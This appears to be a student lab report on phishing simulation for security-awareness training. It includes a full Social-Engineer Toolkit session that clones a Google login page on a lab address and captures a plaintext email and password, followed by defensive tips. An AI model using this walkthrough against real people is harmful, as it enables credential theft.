
Task 2 = Simulate phishing attacks to test employee awareness and improve security training programs.


Social Engineering

Social engineering is the act of manipulating people into giving up confidential information or performing actions that compromise security. Instead of hacking computer systems directly, attackers use psychological tactics to deceive individuals into breaching normal security practices.

🧠 Common Tactics in Social Engineering:

- **Pretexting** – Creating a fabricated scenario to gain a victim's trust.
- **Phishing** – Sending fraudulent messages (emails, texts, etc.) to trick users into revealing data or clicking malicious links.
- **Spear Phishing** – A more targeted version of phishing aimed at a specific person or organization.
- **Baiting** – Leaving physical devices (like infected USBs) for someone to find and plug in.
- **Quid Pro Quo** – Offering something desirable (like tech support) in exchange for information.
- **Tailgating (or Piggybacking)** – Following someone into a restricted area without proper authorization.








Step.1 First attacker creates a cloned login page using SET kit

Step.2 Then attacker send you the mail attached with the cloned application link to the victim which looks like a genuine mail.

Step.3 Then if you click that link and enter your credentials then the attacker was able to see your credentials


File Actions Edit View Help
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be us
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
* IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
**** Important Information ****
For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.


sifir@sifir: ~
File Actions Edit View Help
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
**** Important Information ****
For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.
You can configure this option under:
/etc/setoolkit/set.config
Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.
1. Java Required
2. Google
3. Twitter
set:webattack> Select a template: 2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [21/May/2025 11:41:52] "GET / HTTP/1.1" 200 -
[*] We got A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8knaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=qwybancyj@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=nu+hvny4576@m79T
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
^C[*] File in XML format exported to /root/.set/reports/2025-05-21 11:43:01.639825.xml for your reading pleasure...
Press <return> to continue
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
Screenshot taken
View image
Screenshot taken
View image



🛡️ Steps to Protect Yourself from Phishing Attacks

🕵️ 1. Be Cautious with Emails

- **Check the sender's email address** carefully — phishing emails often come from lookalike domains.
- **Don’t click suspicious links** or download unexpected attachments.
- **Hover over links** to see the real URL before clicking.

📬 2. Spot the Signs of Phishing

- Urgency or threats (e.g., "Your account will be locked").
- Grammar or spelling mistakes.
- Requests for personal or sensitive info (passwords, OTPs, etc.).

🔐 3. Enable Multi-Factor Authentication (MFA)

- Even if your password is stolen, MFA adds an extra layer of security.
- Use apps like **Google Authenticator** or **Authy** instead of SMS when possible.

🔑 4. Use Strong, Unique Passwords

- Don’t reuse passwords across sites.
- Use a **password manager** like Bitwarden, 1Password, or LastPass to store and generate secure passwords.

🔄 5. Keep Software Updated

- Regularly update your operating system, browser, antivirus, and all apps.
- Updates often patch vulnerabilities exploited by attackers.

🧠 6. Stay Educated and Aware

- Take regular **cybersecurity awareness training**.
- Share knowledge with friends, family, and colleagues.

🚫 7. Don’t Share Sensitive Info Over Email or Phone

- Legitimate organizations **never ask for passwords or OTPs** via email or call.
- Always verify the request through official channels.

📱 8. Protect Your Devices

- Use antivirus and anti-malware tools.
- Lock your phone and computer with a password or biometrics.
- Be careful when using public Wi-Fi — use a VPN if needed.

📜 9. Monitor Your Accounts

- Check bank and email accounts regularly for suspicious activity.
- Enable alerts for login attempts and unusual behavior.

🕵️ 10. Report Phishing Attempts

- Report to your IT/security team or use services like **Google’s Report Phishing** tool.
- In large organizations, use phishing simulation tools (like **Gophish**) to train users.